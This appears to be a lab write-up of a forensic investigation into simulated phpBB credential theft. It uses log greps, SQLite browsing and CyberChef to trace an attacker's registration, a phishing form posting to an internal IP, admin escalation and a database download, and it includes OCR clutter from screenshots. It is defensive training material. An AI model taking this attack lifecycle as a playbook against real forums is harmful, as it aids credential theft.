🕵️ Project: Forensic Investigation of phpBB Credential Theft

Simulated a credential theft incident against a phpBB forum. Using only extracted artifacts (server logs + SQLite database), I reverse-engineered the attack lifecycle: from user registration to credential theft and admin escalation. Employed **Kali Linux CLI**, **CyberChef**, and **SQLite DB Browser** to extract IOCs, decode payloads, and generate remediation checklists. 🎯

📌 1. Executive Impact Statement

Conducted forensic analysis of a credential theft incident leveraging server access logs and phpBB database artifacts. Mapped full attacker lifecycle using CLI-based log parsing, database forensics, and IOC correlation — without live system access.

🔍 2. Core Findings (Evidence-Based)

📦 Attack Phase	📜 Key Evidence
🚪 Initial Access	`apoole1` registration from `10.10.0.78` via `/ucp.php?mode=register` (`access.log`)
🎣 Credential Harvest	Malicious HTML form in **Post ID 9** → `http://10.10.0.78/update.php` *(via CyberChef)*
🔓 Privilege Escalation	Admin session at `2023-04-26 10:53:51 UTC` (timestamp correlation in `access.log`)
📤 Data Exfiltration	`34,777-byte` database download (*GET request byte count verification*)


🧰 3. Tools Used (As Performed)


🛠️ Tool	📄 Purpose	🎯 Result
Kali Linux CLI	Log analysis	Filtered IPs, requests, and user agents
DB Browser (SQLite)	Database exploration	Found credentials, posts, and timestamps
CyberChef / CyberSafe	Decode malicious content	Extracted URLs, IPs from obfuscated payloads
EpochConverter	Convert epoch timestamps	Created full timeline of attacker actions


🛠️ 4. Methodology: Documented Actions Only

📦 4.1 Artifact Initialization

- Extracted `.zip` → revealed `incident.tgz`
- Decompressed to retrieve:
  - `access.log` (web server transactions)
  - `phpbb.sqlite3` (forum database)


Downloads - Thunar
File Edit View Go Bookmarks Help
kali
Downloads
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
bumblebee.zip
incident.tgz
"bumblebee.zip" | 83.1 KiB (85,099 bytes) | Zip archive



kali@kali: ~/Downloads
DB Browser for SQLite
File Edit View Tools Help
New Database
Open Database
Write Changes
Revert Changes
Undo
Open Project
Attach Database
Database Structure
Browse Data
Edit Pragmas
Execute SQL
Create Table
Create Index
Modify Table
Name
Type
Schema
Edit Database Cell
Mode: Text
Identification of the cell currently in the editor
Type and size of data currently in table
Apply
Remote
Identity
Select an identity to connect
Upload
DBHub.io
Local
Current Database
Name
Last modified
Size
SQL Log
Plot
DB Schema
Remote





💻 4.2 POST Request Isolation

- The `access.log` file was reviewed using CLI utilities. All HTTP `POST` requests were isolated to detect upload/form submission behavior:

```bash
grep POST access.log
```









🌐 4.3 IP Attribution


- Unique IPs executing POST requests were enumerated:


```
bash
grep POST access.log | cut -d '"' -f 1 | sort | uniq -c | sort -nr
```


- Identified IPs:
  - `10.10.0.78`
  - `10.255.254.2`
- Saved to `POST_Request_IPS.txt`


8:35
kali@kali: ~/Downloads/incident
File Actions Edit View Help
(kali㉿kali)-[~/Downloads/incident]
$ grep POST access.log | cut -d ' ' -f 1
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.255.254.2
10.255.254.2
10.255.254.2
10.255.254.2
10.255.254.2
10.10.0.78
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.255.254.2
10.10.0.78
10.10.0.78
10.255.254.2
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.255.254.2
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78


8:36
kali@kali: ~/Downloads/incident
File Actions Edit View Help
10.10.0.78
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.255.254.2
10.10.0.78
10.10.0.78
10.255.254.2
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.255.254.2
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
(kali㉿kali)-[~/Downloads/incident]
$ grep POST access.log | cut -d ' ' -f 1 | sort | uniq -c | sort -nr
27 10.10.0.78
11 10.255.254.2
(kali㉿kali)-[~/Downloads/incident]
$


kali@kali: ~/Downloads/incident
File Actions Edit View Help
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.255.254.2
10.10.0.78
10.10.0.78
10.255.254.2
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.255.254.2
10.255.254.2
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
10.10.0.78
(kali㉿kali)-[~/Downloads/incident]
$ grep POST access.log | cut -d ' ' -f 1 | sort | uniq -c | sort -nr
27 10.10.0.78
11 10.255.254.2
(kali㉿kali)-[~/Downloads/incident]
$ grep POST access.log | cut -d ' ' -f 1 | sort | uniq -c | sort -nr > POST_Request_IPs.txt
(kali㉿kali)-[~/Downloads/incident]
$

